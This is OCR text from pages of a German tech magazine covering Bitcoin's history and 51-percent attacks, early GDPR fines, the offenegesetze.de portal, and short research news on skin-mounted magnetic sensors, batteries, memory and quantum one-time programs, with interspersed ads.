Ist man bei der Neuberechnung der Blöcke aus 2013 angelangt, wird es wieder deutlich schwerer. Dann nahmen die ersten ASIC-Rechner den Betrieb auf, die bis heute Standard sind und deren Leistung sich in den letzten Jahren noch mehrmals vervielfacht hat. Je näher man mit seinen Manipulationen der Gegenwart kommt, desto länger dauert es, den nächsten Block zu finden. Während all dieser Zeit entstehen im Takt von zehn Minuten immer neue Blöcke, die man später ebenfalls neu berechnen muss – in weniger als zehn Minuten, weil man sonst nicht aufholen kann. Aussicht auf Erfolg hätte also nur jemand, der mehr als 50 Prozent der weltweiten Rechenleistung für Bitcoin kontrolliert. Man spricht in einem solchen Fall von einem 51-Prozent-Angriff [1], mit dem es (langfristig) möglich wäre, die Kryptowährung nach Belieben zu manipulieren.

## Feindliche Übernahme

Der Bitcoin-Ableger Bitcoin Gold wurde Mitte Mai 2018 Opfer zweier 51-Prozent-Angriffe, der Super-Gau jeder Kryptowährung. Dabei kontrollierten Angreifer erheblich mehr Rechenleistung als zu der Zeit öffentlich bekannt war und von der Difficulty berücksichtigt wurde. So konnten sie zunächst Bitcoin Gold im Wert von 18 Millionen US-Dollar verkaufen und dank der übermächtigen Rechenleistung wenig später neue, manipulierte Blöcke ohne die Verkaufstransaktionen erzeugen. Damit verschwand der ursprüngliche Verkauf aus der Bitcoin-Gold-Blockchain und die Täter hatten Geld ohne Gegenleistung kassiert. Auch der Bitcoin-Fork Bitcoin Private wurde Mitte Oktober 2018 feindlich übernommen – zu Demonstrationszwecken: Der Hacker Geocold zeigte im Rahmen eines Live-Video-Streams, wie einfach das ist.

Der Raubzug bei Bitcoin Gold war möglich, weil vergleichsweise wenige Rechner an der Bitcoin-Gold-Blockchain arbeiteten. Indem die Täter mutmaßlich für wenige Tage ein Rechenzentrum anmieteten, verfügten sie über weitaus mehr Hash-Leistung für Bitcoin Gold als der Rest der Welt. Für den Angriff auf Bitcoin Private war der Aufwand sogar noch ge-



AntMiner der aktuellen Generation (hier neu in einem Server-Rack) berechnen Bitcoin-Hashes billionenfach schneller als CPUs in 2009. Die Difficulty sorgt dennoch dafür, dass nur alle zehn Minuten ein neuer Block entsteht.



**Die Blockchain enthält nicht nur Transaktionen, mit ihr lassen sich Informationen aller Art unzensierbar weltweit verbreiten. Neben Texten und Programmcode finden sich auch etliche Bilder in der Blockchain.**

riger, Geocold hatte die nötige Mining-Leistung für wenige hundert Dollar eingekauft.

Bei Bitcoin wäre ein solcher Angriff selbst für Regierungen nicht mehr durchführbar: Es gibt bei der Bitcoin-Blockchain einfach zu viel Rechenleistung, weltweit sind es aktuell etwa 40 EH/s. Das entspricht rund 3 Millionen der derzeit leistungsfähigsten Rechner mit einer Leistungsaufnahme von 4 Gigawatt. Es ist also ausgerechnet die große Anzahl an Rechnern und deren hoher Stromverbrauch, der Bitcoin gegen Manipulationen absichert.

Der Grund für die große Zahl ist, dass die Arbeit an der Bitcoin-Blockchain in den letzten Jahren äußerst rentabel war – denn es gibt eine Belohnung in Form von neuen Bitcoins für jeden neu gefundenen Block. Deshalb bezeichnet man die Rechner, die Transaktionen zu neuen Blöcken verarbeiten, als Miner – wie Goldgräber finden sie neue Blöcke und damit neue Bitcoins. Ein weiterer genialer Einfall Satoshis, der gleich mehrere Probleme löste.

## Geld aus dem Nichts

Als Satoshi Nakamoto Anfang Januar 2009 den sogenannten Genesis-Block der Bitcoin-Blockchain von Hand berechnete, gab es weder Bitcoins, die man hätte transferieren können, noch Rechner, die Transaktionen zu neuen Blöcken verarbeiten und die Blockchain fortsetzen konnten. Heute wird dieses Henne-Ei-Problem häufig dadurch gelöst, dass der Erfinder einer neuen Kryptowährung zunächst alle Währungseinheiten vorab errechnet und diese gegen Geld an Investoren verkauft – mitunter noch bevor die zugehörige Blockchain überhaupt ihren Betrieb aufnimmt. Dies nennt man Initial Coin Offe-

rings, kurz ICO. Für den Erfinder ist das äußerst lukrativ, er hat seine Idee für viel Geld verkauft, noch bevor sie bewiesen hat, dass sie überhaupt funktioniert. Damit fehlt der Anreiz, die Kryptowährung überhaupt an den Start zu bringen. Besonders 2017 und Anfang 2018 wurden viele unwissende Investoren auf diese Weise geschröpfelt – aufgrund des massiven Missbrauchs sind ICOs inzwischen in vielen Ländern streng reguliert.

Satoshi hingegen führte eine Belohnung (Reward) für neu gefundene Blöcke ein. So erhielt Satoshi für seinen von Hand gekloppten Genesis-Block eine Belohnung von 50 Bitcoin – womit die ersten 50 Bitcoin der Kryptowährung entstanden. Damit gab es einen Anreiz, den eigenen Rechner neue Blöcke berechnen zu lassen und so die Blockchain am Leben zu erhalten. Viele Kryptowährungs-Enthusiasten der ersten Stunde ließen deshalb ihre Rechner Bitcoins schürfen, wenn sie gerade nicht gebraucht wurden.

So manches Bitcoin-Vermögen stammt aus jener Zeit, auch das des Informatikers James Howell aus Newport. Er hatte bereits in 2009 mit dem Mining auf seinem PC angefangen und stolze 7500 Bitcoin geschürft. 2013 warf er aber dummenweise seine Festplatte auf den Müll, auf der sich die einzige Kopie seines Bitcoin-Wallets befand. Das war ärgerlich, aber keine Katastrophe: Bis Anfang 2011 war ein Bitcoin nur wenige Cent wert, Anfang 2013 lag der Preis immerhin schon bei gut zehn Dollar. Ihren ersten Höhenflug hatte die Kryptowährung Ende November 2013, als kurzzeitig bis zu 1000 US-Dollar pro Bitcoin bezahlt wurden. Im folgenden Jahr sank der Preis allerdings wieder auf 250 Dollar.

Erst Ende 2016 erreichte der Bitcoin wieder den alten Höchststand und stieg weiter. Im Dezember 2017 wurden zeitweise bis zu 20.000 US-Dollar pro Bitcoin bezahlt – Howells verloren gegangenes Wallet war plötzlich rund 150 Millionen US-Dollar wert. Kein Wunder, dass der Informatiker seinen Fehler bereute und die Müllkippe von Newport nach seiner Festplatte umgraben lassen wollte. Doch man verweigerte ihm die Genehmigung. So sind die 7500 Bitcoin von Howell und damit 0,36 Promille der gesamten Kryptowährung für immer verloren.

Denn Satoshi hat die Menge an Bitcoins, die durch die Belohnung erschaffen werden, auf maximal 21 Millionen begrenzt: Die Reward halbiert sich alle vier Jahre, sodass im Jahr 2140 die Belohnung auf null fällt, weil die kleinste darstellbare Einheit ein hundert-millionstel Bitcoin ist – zu Ehren ihres Erfinders Satoshi genannt. Danach wird es keine neuen Bitcoins mehr geben.

Die Halbierung der Belohnung nach jeweils 210.000 Blöcken sorgt dafür, dass sich die Miner nicht auf der Subventionierung ausruhen können: Langfristig müssen sie ihre Strom- und Betriebskosten anderweitig decken. Dafür gibt es die sogenannte Transaction Fee, eine Art Überweisungsgebühr. Während man als Kunde bei Banken nicht um die Überweisungsgebühr feilschen kann, liegt es bei Bitcoin vollständig in der Hand des Anwenders, wie viel Geld er für die Ausführung einer Überweisung bezahlen möchte. Sparfüchse können ihre Transaktionen sogar zum Nulltarif losschicken.

Doch wie in der Marktwirtschaft üblich bestimmen letztlich Angebot und Nachfrage den Preis: Betreiber von Minern werden natürlich jene Transaktionen zur Verarbeitung aussuchen, die ihnen die meisten Transaktionsgebühren einbringen. Überweisungen ohne Gebühren werden sie allenfalls dann berücksichtigen, wenn keine weiteren bezahlten Transaktionen mehr anstehen. So kann es mitunter Tage dauern, bis eine Transaktion ohne Fee ausgeführt wird.

## Künstlich beschränkt

Gibt es ein hohes Transaktionsaufkommen, kann es durchaus passieren, dass Überweisungen mit geringer oder gar keiner Gebühr überhaupt nicht mehr ausgeführt werden. Der Grund dafür ist, dass Bitcoin-Blöcke nur maximal 1 MByte groß sein dürfen, was bis Mitte 2017 einem Ma-

ximum von etwa 2000 Transaktionen entsprach. Als Bitcoin erfunden wurde, gab es zunächst keine Größenbeschränkung – Satoshi führte sie erst am 12. September 2010 im Rahmen eines sogenannten Soft Forks ein. Er wollte damit verhindern, dass ein Angreifer durch die Veröffentlichung riesiger gefälschter Blöcke viel Rechenleistung und Speicherplatz bindet und so den Handel mit Bitcoins zum Erliegen bringt.

Die nachträgliche Beschränkung auf 1 MByte pro Block war es, die zum Abspalten der neuen Kryptowährung Bitcoin Cash von Bitcoin führte: Ein Teil der Bitcoin-Miner wollte die Maximalgröße auf 8 MByte ausweiten, wozu jedoch ein Hard Fork des Bitcoin notwendig gewesen wäre. Letztlich setzte sich eine Umgestaltung der Bitcoin-Blöcke durch, wobei Teile der zuvor im Block gespeicherten Daten ausgelagert wurden (SegWit, Segregated Witness). Dadurch passte nunmehr nahezu die doppelte Menge an Transaktionen in einen Block. Diese

Änderung war kompatibel mit älteren Bitcoin-Clients, also nur ein Soft Fork der Kryptowährung. Ein Teil der Entwickler wollte die Vergrößerung der Blöcke auf 8 MByte trotzdem durchsetzen und erzeugte gleichzeitig einen Hard Fork – Bitcoin Cash war geboren.

Durch Satoshis Weitblick und indem Änderungen stets behutsam durchgeführt wurden, war in den vergangenen zehn Jahren kein einziger Hard Fork bei der ältesten noch gehandelten Kryptowährung notwendig. Die Entwicklung von Bitcoin ist aber noch längst nicht am Ende. So könnte man einfach die Blockzeit auf fünf Minuten halbieren und so das Transaktionsvolumen noch einmal verdoppeln. Oder die Bitcoin-Gemeinde einigt sich doch auf einen Hard Fork und erhöht die maximale Blockgröße. Mit dem Lightning-Netzwerk gibt es außerdem eine interessante Erweiterung, die sich besonders für schnelle Transfers kleiner Beträge anbietet – ideal, um etwa seinen Kaffee mit Bitcoin zu bezahlen.

Sogar als Werkzeug für die freie Meinungsäußerung taugt die Bitcoin-Blockchain. Sie ist der ideale Ort, um Informationen unzensierbar weltweit zu verbreiten. Das haben verschiedene Personen genutzt, um Texte, Programmcode und sogar Bilder in der Blockchain zu verewigen. Den Anfang machte Satoshi Nakamoto höchst persönlich, und zwar im Genesis-Block: Dort zitiert er die Titelgeschichte der London Times vom 3. Januar 2009, in der über Pläne des damaligen Finanzministers Alistair Darling berichtet wird, Banken in einer zweiten Rettungsaktion mit Billionen Pfund Steuergeldern zu retten. Banken, die es dank Bitcoin und seiner Nachfolger eines Tages vielleicht gar nicht mehr gibt. Schauen wir einfach, was bis zum zwanzigsten Geburtstag geschieht. (mid@ct.de) **ct**

## Literatur

[1] Mirko Dölle, Kettenreaktion, Wie 51-Prozent-Angriffe Bitcoin & Co. bedrohen, c't 14/2018, S. 26

**M3 Minds Mastering Machines**

DIE KONFERENZ FÜR  
MACHINE LEARNING UND  
KÜNSTLICHE INTELLIGENZ

JETZT PROPOSAL EINREICHEN!  
Bis zum 6. Januar 2019

14.-16. MAI 2019

CONGRESS CENTER ROSENGARTEN,  
MANNHEIM

WWW.M3-KONFERENZ.DE

# Ende der Schonfrist

## Erste Bußgelder nach neuem EU-Datenschutzrecht

**Deutsche Datenschutzbehörden halten sich zurzeit noch sehr zurück mit Bußgeldern bei DSGVO-Verstößen. Bei den europäischen Nachbarn sieht es teilweise anders aus. Das lässt ahnen, was 2019 auch hierzulande ansteht.**

Von Joerg Heidrich

**M**assenabmahnungen! Bußgelder bis zu 20 Millionen Euro! Zum Start des neuen EU-Datenschutzgesetzes (DSGVO) strotzten Berichte vor markigen Hinweisen auf Risiken und möglichen Sanktionen. Rund ein halbes Jahr nachdem die DSGVO wirksam wurde lässt sich festhalten: Die befürchtete Abmahnwelle blieb bislang aus.

Notorischen Massenabmahnern kommt eine derzeit allzu unsichere Rechtslage in die Quere, denn noch ist nicht klar, welche Verstöße moniert werden können. Zwar gibt es bereits mehrere Urteile deutscher Gerichte, diese widersprechen sich aber derzeit diametral. Insofern dürfte es – wie in vielen Bereichen der DSGVO – noch einige Zeit dauern, bis sich die Rechtslage stabilisiert. Das bedeutet: Schlechte Voraussetzungen für Winkeladvokaten, die auf den schnellen Euro setzen.

Unternehmen hofften, dass sich die Datenschutzbehörden zumindest 2018 noch mit Bußgeld-Sanktionen für Rechtsverstöße zurückhalten würden. An diese vor allem von Politikern geforderte „Schonfrist“ haben sich zumindest die deutschen Landesdatenschutzbeauftragten weitgehend gehalten. In anderen europäischen Staaten sah es teilweise anders aus.

Den – wenngleich eher zurückhaltenden – Aufschlag machten die Österreicher. Dort wurde ein steirisches Wettlokal zu einer Zahlung von 4800 Euro verurteilt. Der Betreiber hatte vor dem Lokal eine Überwachungskamera installiert, die nicht nur gezielt den Eingang abfilmte, sondern unzulässigerweise auch gleich den Großteil des Gehsteigs überwachte.

Zudem hatte der Betreiber seine Besucher nicht ausreichend auf die Kamera hingewiesen.

Auch bei weiteren Strafen in Österreich geht es um Kameras: Der Besitzer eines Kebabstands, der unzulässigerweise eine Videoüberwachung installiert hatte, musste 1800 Euro Bußgeld zahlen. Ein anderes Lokal war mit 400 Euro dabei, und das unzulässige Betreiben einer Dashcam in einem Auto kostete 300 Euro.

Die erste richtig heftige Geldstrafe wegen eines Datenschutzvergehens verhängte die portugiesische Datenschutzbehörde CNPD (Comissão Nacional de Protecção de Dados). Sie verurteilte ein Krankenhaus zur Zahlung von 400.000 Euro. Kernvorwurf war, dass die Betreiber laut Datenschutzaufsicht bewusst – also vorsätzlich – den Zugriff diverser Nutzer auf Daten zugelassen hatten, die eigentlich nur für Ärzte einsehbar sein dürfen.

So seien in dem System insgesamt 985 aktive Benutzer mit einem Profil „Arzt“ registriert gewesen, obwohl 2018 lediglich 296 Ärzte in dem Krankenhaus beschäftigt waren. Dritten einen Zugriff auf so sensible Informationen wie Patientendaten zu gewähren, stellt einen besonders groben Verstoß gegen die DSGVO dar. Das Krankenhaus wird allerdings gerichtlich gegen die Entscheidung vorgehen.

### Datenklau bei Knuddels

Ende November gab es dann auch in Deutschland das erste Bußgeld. Erwischt hat es den Betreiber von Knuddels.de, einer Chat-Plattform für Jugendliche. Der Landesdatenschutzbeauftragte (LfDI) in Baden-Württemberg, Stefan Brink, hat ihm einen Verstoß gegen die in Art. 32 DSGVO vorgeschriebenen Anforderungen an die IT-Sicherheit vorgeworfen. Das Bußgeld fiel mit 20.000 Euro sehr moderat aus.

Knuddels.de waren durch einen Hackerangriff im Juli 2018 personenbezogene Daten (darunter Passwörter und E-Mail-Adressen) von rund 330.000 Nutzern entwendet worden. Im September 2018 wurden diese Daten veröffentlicht. Der Betreiber wandte sich daraufhin – entsprechend

den gesetzlichen Vorgaben – an die zuständige Datenschutzbehörde in Stuttgart und informierte sie sowie alle Nutzer über die Datenpanne.

Die Aufarbeitung des Vorfalls brachte unter anderem zutage, dass der Chat-Anbieter die Passwörter seiner Nutzer im Klartext, also unverschlüsselt und ungehasht gespeichert hatte. Das lässt sich nicht mit den strengen Vorgaben der DSGVO an die Datensicherheit beim Umgang mit sensiblen Daten vereinbaren.

In einer Pressemitteilung lobte die Aufsichtsbehörde allerdings die Kooperation des Unternehmens bei der Aufarbeitung des Vorfalls und der eigenen Versäumnisse. Knuddels.de habe innerhalb von wenigen Wochen weitreichende Maßnahmen zur Verbesserung seiner IT-Sicherheitsarchitektur umgesetzt: „Innerhalb des Bußgeldrahmens sprach die sehr gute Kooperation mit dem LfDI in besonderem Maße zu Gunsten des Unternehmens“, begründete die Behörde die unerwartet geringe Sanktion.

Außerungen aus anderen Behörden lassen vermuten, dass Datensünder in anderen Bundesländern kaum mit einem derartigen pressewirksam zelebrierten Entgegenkommen rechnen dürfen. Derzeit bearbeiten die Landesdatenschützer viele hundert Beschwerden. Auch wenn nur ein Bruchteil dieser Meldungen verfolgt und mit Bußgeldern geahndet wird, dürfte es 2019 Strafzahlungen für Verstöße jeder Art und in nahezu jeder Höhe geben.

(hob@ct.de) **ct**



Bild: LfDI BW / Jan Potente

**Stefan Brink, baden-württembergischer Datenschutzbeauftragter:** „Als Bußgeldbehörde kommt es dem LfDI nicht darauf an, in einen Wettbewerb um möglichst hohe Bußgelder einzutreten. Am Ende zählt die Verbesserung von Datenschutz und Datensicherheit für die betroffenen Nutzer.“

# Offener Zugang

## Digitale Veröffentlichung des Bundesanzeigers missfällt Ministerium und Verlag

**Wer die Entwicklung eines Gesetzes anhand der Texte im Bundesanzeiger verfolgen will, scheitert an der Bezahlschranke des Verlages. Nun bietet eine Bürgerinitiative die Daten aus dem Anzeiger digital im Netz an. Juristischer Ärger mit Verlag und Justizbehörden sind vorprogrammiert.**

Von Arne Semsrott

Freier Zugang zu unseren Gesetzen – mit diesem Slogan wirbt das von der Open Knowledge Foundation Deutschland im Dezember gestartete Portal offenegesetze.de. Erstmals stellt es alle Bundesgesetzbücher der Bundesrepublik seit 1949 frei zugänglich im Internet bereit. Die Dokumente sind kostenfrei zum Download und zur freien Weiterverwendung verfügbar.

Bisher waren Bundesgesetzbücher nur über den „kostenlosen Bürgerzugang“ auf der offiziellen Website bgbl.de des Bundesanzeiger-Verlags verfügbar. Das Problem dabei: Der zum Medienkonzern DuMont (Berliner Zeitung, Hamburger Morgenpost) gehörende private Verlag verlangt Abgebühren für grundlegende Funktionen wie das Kopieren von Textteilen, die Durchsuchbarkeit oder das Drucken von Gesetzbüchern. Eine Weiterverwendung der Dokumente untersagt der Verlag mit Verweis auf das Urheberrecht.

Dabei sind die Bundesgesetzbücher wichtige Dokumente im Gesetzgebungsprozess. Während die aktuellen Fassungen der Gesetze etwa bei gesetze-im-internet.de abrufbar sind, dokumentieren die Bundesgesetzbücher sämtliche Veränderungen in den Gesetzen über die Jahrzehnte.

Die Dokumente selbst sind als amtliche Werke gemeinfrei. Der Bundesanzeiger-Verlag argumentiert aber, dass seine Online-Datenbank zur Darstellung der Gesetzbücher urheberrechtlich geschützt sei.

Der Herausgeber, also das Justizministerium, stärkt dem Verlag offenbar den Rücken.

Ob aber das urheberrechtliche Datenbankschutzrecht tatsächlich in dieser Weise von einem Monopolisten für gemeinfreie Werke in Anspruch genommen werden kann, ist bisher nicht gerichtlich geklärt worden. Der vergleichbare Fall des „Sächsischen Ausschreibungsdiestes“ sollte bereits 2008 vom Europäischen Gerichtshof entschieden werden, wurde allerdings von den Klägern zurückgezogen. Auch um Gesetzes- und Urteilsdatenbanken von juris gibt es seit Jahren Auseinandersetzungen. Der Bundesanzeiger-Verlag wollte sich auf Nachfrage von c't nicht zu seinen möglichen Reaktionen auf die Veröffentlichung äußern.

Das Urheberrecht kann den Zugang zu den staatlichen Daten nicht verhindern. Da mit dem Start von offenegesetze.de das Geschäftsmodell des Bundesanzeiger-Verlags gefährdet erscheint, rechnen die Betreiber mit einer Klage. Der Bundesanzeiger-Verlag war seit seiner Gründung 1949 staatlich, wurde allerdings 2006 endgültig privatisiert, der Dumont-Verlag kaufte das Unternehmen. Über den Preis vereinbarten die Parteien Stillschweigen. Seine Monopolstellung dürfte indessen der so genannten PSI-Richtlinie der EU (Public Sector Information) widersprechen, nach der öffentliche

Stellen ihre Daten für alle Interessenten zu gleichen Konditionen zur Weiterverwendung bereitstellen müssen. Erhobene Gebühren dürfen nicht mehr als die tatsächlichen Kosten ausmachen.

### Geheimsache Veröffentlichungskosten

Die Kosten der Kooperation des Bundes mit dem Verlag hält das zuständige Justizministerium auf eine Anfrage nach dem Informationsfreiheitsgesetz mit Verweis auf angebliche Betriebsgeheimnisse des Unternehmens auch jetzt noch geheim. Zusätzlich erhielt der Verlag in den vergangenen Jahren auch den Auftrag zum Betrieb von anderen staatlichen Plattformen, zum Beispiel dem Transparenzregister. Eine Ausschreibung fand dabei nicht statt, die Aufträge wurden im Rahmen von Beleihungen direkt an den Verlag vergeben. Der Verlag wird damit quasi wie eine Behörde tätig.

Offenegesetze.de bietet jetzt im Gegensatz zur offiziellen Plattform bgbl.de die Möglichkeit, alle Bundesgesetzbücher seit 1949 gesammelt herunterzuladen. Die Dokumente können verlinkt und durchsucht werden. Dies könnte es beispielsweise ermöglichen, den Textbestand der Gesetzbücher zu analysieren und Veränderungen in Gesetzen der letzten Jahrzehnte nachzu vollziehen.

Wie eine offene Gesetzesdatenbank aussieht, macht Österreich vor: Dort stellt die Regierung auf dem OpenData-Portal sämtliche Gesetze, Bundesgesetzbücher und Urteile der obersten Gerichte in verschiedenen Formaten frei zur Verfügung. Auf der offiziellen Seite des deutschen Bundesanzeiger-Verlags ist hingegen die Verkündung des Grundgesetzes nur als schiefer Bilderscan vorhanden. (tig@ct.de) ct

Unter  
[www.offenegesetze.de](http://www.offenegesetze.de)  
 biete die Open  
 Knowledge Foundation  
 sämtliche Ausgaben  
 des Bundesgesetzbüchters seit 1949  
 kostenlos zur  
 uneingeschränkten  
 digitalen Nutzung an.

The screenshot shows the homepage of offenegesetze.de. At the top, there's a navigation bar with links for 'OffeneGesetze.de', 'Suche nach "Asgf", "März 2018"', 'Veröffentlichungen', and 'Kontakt'. Below the navigation is a large green banner with white text that reads: 'Freier Zugang zu unseren Gesetzen.' and 'Ein privater Verlag bestimmt darüber, wie unsere Gesetze in Kraft treten. Wer Gesetzbücher des Bundes durchsuchen, kopieren oder ausdrucken will, wird zur Kasse gebeten.' Underneath the banner, there's a section titled 'Das ändern wir!' with the text: 'Wir stellen das Bundesgesetzblatt in digitaler Form kostenfrei zur Verfügung.' To the right, there's a sample image of a page from the 'Bundesgesetzbuch' (Bundesgesetzblatt) from May 23, 1949, featuring the title 'Bundesgesetzbuch' and some legal text.

# Elektronische Haut als Kompass

**Mit einer hauchdünnen Folie wollen  
Dresdner Forscher das Magnetfeld  
der Erde für den Menschen  
erkennbar machen.**

Auf einer nur wenige Tausendstel Millimeter dünnen Polymerfolie haben Forscher des Helmholtz-Zentrums Dresden-Rossendorf (HZDR) einen elektronischen Magnetsensor untergebracht. Damit entwickelten sie einen flexiblen und biegsamen Sensor für das Erdmagnetfeld, der einfach auf die Haut geklebt wie ein Kompass Orientierung geben kann.

In Versuchen des Teams um Dr. Denys Makarov und Gilbert Santiago Cañón Bermúdez am Institut für Ionenstrahlphysik und Materialforschung erwies sich die Technik als so schnell und sicher, dass Testpersonen damit eine Spielfigur in einer VR-Umgebung steuern konnten. So steuerten sie in Panda3D, einer Entwicklungsplattform für Computerspiele, ihren Avatar mit Gesten allein über einen quadratzentimetergroßen Magnetsensor am Finger. Zudem erwies sich der Sensor als robust gegenüber Verbiegen.

Die elektronischen Magnetsensoren auf der Folie sprechen schon auf Feldstärken von 40 bis 60 Mikrotesla an, der Bereich, den etwa geomagnetische Felder aufweisen. Der Sensor besteht aus Permalloy-Streifen, einer Nickel-Eisen-Legierung. Abhängig von der Orientierung zu einem äußeren Magnetfeld ändert sich der elektrische Widerstand dieser Schichten. Die Forscher belegten die ferromagnetischen Streifen im Winkel von 45 Grad mit leitfähigen Goldplättchen. Der Strom kann lediglich auf diesen Goldbahnen fließen. In der Konfiguration der Dresdner ist damit die Spannung am größten, wenn der Sensor nach Norden ausgerichtet ist, am schwächsten erweist sich die Spannung in der Ausrichtung nach Süden. Derzeit überträgt die Sensorfolie ihre Messergebnisse über feine Kabel. In Zukunft könnte ein Aktuator auf der Haut dem Menschen ein spürbares Feedback übermitteln.

Bereits im Januar 2018 hatten die Forscher einen Magnetsensor für die Haut entwickelt, der allerdings die Interaktion zweier Magnetfelder maß und




Bild: HZDR / Cañón Bermúdez

Der hauchdünne Folienstreifen auf dem Mittelfinger ermittelt seine Position zum Erdmagnetfeld und kann eingesetzt werden, um eine Spielfigur zu steuern.

damit von den Feldern eines starken Permanentmagneten in der Nähe abhängig war. Mit der neuen Sensorfolie haben die Forscher erstmals ein unabhängiges, tragbares System entwickelt, das dem Träger einen künstlichen Magnetsinn verleihen kann.

(agr@ct.de)

## Achtfache Akku-Kapazität

Eine bis zu achtfache Energiekapazität gegenüber den weit verbreiteten Lithium-Ionen-Akkus ist bereits mit **Akkus auf Basis von Fluorid-Ionen** verwirklicht worden. Allerdings hat diese Technik bislang einen wesentlichen Nachteil: Für die F-Ionen waren bisher lediglich Feststoff-Elektrolyten bekannt, die erst ab 150 Grad Celsius genügend Strom abgeben.

Eine Forschergruppe um Simon C. Jones vom California Institute of Technology und Christopher J. Brooks vom Honda Research Institute in Columbus, Ohio, hat nun ein flüssiges Gemisch gefunden, in dem F-Ionen bei Raumtemperatur zwischen den Elektrolyten fließen können. Entscheidend ist dabei die Beschichtung der Kupferelektroden aus Lanthantrifluorid, durchlässig für Fluorid-Ionen, aber trennend zwischen Kupferkern und Elektrolytlösung.



Fluorid-Ionen-Akkus versprechen eine achtmal so große Energiekapazität wie Lithium-Ionen-Technik.

## Viel schneller als Flashspeicher

Viel schneller als Flashspeicher ändern Phasenwechselspeicher einer Legierung aus Germanium, Antimon und Tellur den Aggregatzustand einzelner Bits zwischen flüssig, glasartig und kristallin. Zudem erwies sich dieses Medium in Versuchen als langlebiger als die heutige Speicher-technik.

Mit der Forschungs-Neutronenquelle der TU München haben Forscher entdeckt, dass in ihrer Legierung die **Phasenänderungen schärfer abgegrenzt** sind und sich reproduzierbar steuern lassen als bei anderen bisher untersuchten Materialien. Die Münchner Wissenschaftler im Projekt mit Kollegen der Arizona State University, der RWTH Aachen und der Universität des Saarlands berechneten, dass ihre Legierung und ihre Technik tausendmal schneller arbeiten kann als aktuelle Flashspeicher. Gleichzeitig soll sie sich auch häufiger auslesen lassen.

(agr@ct.de)

## Software zerstört sich selbst

In Wien haben Forscher erstmals Computerprogramme realisiert, die nur einmal ausgeführt werden können und sich anschließend selbst zerstören. Zu diesem Zweck verschlüsselt die Forschungsgruppe am Institut für Quantenoptik, Quantennanophysik und Quanteninformation ihre klassisch kodierte Software quantenmechanisch und setzt sie als Qubits in Form einzelner Photonen um. Das Programm wird durch Glasfaserleitungen übertragen und ist dazu gedacht, beim Empfänger sensible Daten zu verarbeiten. Der konkrete Programmcode bleibt dem Empfänger verborgen.

„Wir nutzen in unserem Ansatz eine quantenmechanische Verschlüsselung des Programmcodes“, berichtet Marie-Christine Röhnsner, wissenschaftliche Mitarbeiterin der Forschungsgruppe um Professor Philip Walther. Jedes dabei eingesetzte **photonische Qubit kollabiert beim Auslesen** seines Zustands, die Struktur des vollständigen Programmcodes kann so nicht rekonstruiert werden. Damit können derartige Programme nicht missbraucht werden und die ungewollte Weitergabe von Daten wird ebenso verhindert.

Für Sicherheitsfunktionen eröffnen die am Institut vorgeführten One-Time-Programme neue Möglichkeiten. Die Forscher denken beispielsweise an einmalig anwendbare Signaturen: Ein Sender könnte damit einem Empfänger die Vollmacht erteilen, genau ein Dokument in seinem Namen zu unterschreiben.

Eine ideale Umsetzung von selbstzerstörenden Programmen sei physikalisch gar nicht möglich, erklärt Professor Walther. Allerdings funktioniert der quanten-

mechanische Ansatz auch nicht perfekt, sondern probabilistisch; das heißt, beim Auslesen wird das gewünschte Ergebnis nur mit einer gewissen Wahrscheinlichkeit ausgegeben. Die Forscher entwickelten daher Verfahren der Fehlerkorrektur, die die Fehlerrate unter beliebig geringe Werte drücken können.

„Letztlich profitieren wir von den Forschungen zu Quantencomputing, nutzen aber lediglich die Techniken der Quantenmechanik, die bereits gut beherrscht werden“, erläutert Röhnsner. So ist beispielsweise die Übertragung photonischer Qubits in der Quantenkommunikation bereits gut gelöst.

Die Forscher setzen auf einen Hybridansatz zwischen klassischer Programmierung und Quantentechnik. Dabei programmieren sie in Python und C. Jedes klassische Logikgatter wird in eine festgelegte Kombination aus Quantenzuständen übertragen. Konkret werden die Quantenzustände in bestimmte Polarisationsrichtungen einzelner Photonen übersetzt. Um dies technisch umzusetzen, benötigt man eine Quelle für einzelne Photonen – hier kommen am Institut nichtlineare Kristalle und ein Pumplaser zum Einsatz, die Polarisation wird durch einen sogenannten Liquid Crystal Retarder manipuliert.

Der Empfänger benötigt Messgeräte, mit denen er die einzelnen Photonen in unterschiedlichen Polarisationsrichtungen ausmessen kann. Die erforderlichen Geräte könnten in der Zukunft in einem Gehäuse untergebracht werden, das nicht größer als ein handelsüblicher PC ist. Der Einsatz wird damit sogar für kleine Unternehmen denkbar. (agr@ct.de)

Bild: ÖAW, Klaus Pichler



**Im Hybridcomputer wird klassischer Programmcode in photonische Qubits umgesetzt:** eine Photonenquelle am Institut für Quantenoptik

## Ihr Erste-Hilfe-Set:

Das Notfall-System  
für den Ernstfall

Jetzt für  
nur 12,90 €  
bestellen.

**c't wissen Desinfec't** Das Notfall-System für den Ernstfall NEUE VERSION 2018/19

Windows-PCs untersuchen und säubern  
Trojaner und Viren beseitigen  
Daten retten und sofort wiederherstellen  
Auf DVD & als Download  
für USB-Sticks

**Desinfec't**

Datenretter erhält Info- und Lehrprogramme gemäß § 14 JuSchG

Die DVD für die Virenjagd

- Mit 4 Scannern: Avira, Emsi, F-Secure, Sophos
- Kein DVD-Laufwerk nötig
- ISO zum Download
- Auf USB-Stick installierbar

www.ctspecial.de

Auch auf USB-Stick  
erhältlich!



### JETZT NEU! c't wissen Desinfec't 2018/2019

Dank Desinfec't 2018/2019 analysieren Sie Ihr bedrohtes Windows-System aus mehreren Blickwinkeln: Viren aufspüren, Hardware untersuchen, Daten sichern. Vier Viren-Scanner und TeamViewer helfen Ihnen auch bei der Fernwartung.

Auch als Download erhältlich.

[shop.heise.de/desinfect2018-19](http://shop.heise.de/desinfect2018-19)

12,90 €

[shop.heise.de/desinfect2018-19](http://shop.heise.de/desinfect2018-19)

[service@shop.heise.de](mailto:service@shop.heise.de)

Generell portofreie Lieferung für Heise Medien- oder Maker Media Zeitschriften-Abonnenten oder ab einem Einkaufswert von 15 €.

**heise shop**

[shop.heise.de/desinfect2018-19](http://shop.heise.de/desinfect2018-19)

# Autonome Luftfracht

## Lieferdrohnen von Wing fliegen in Europa

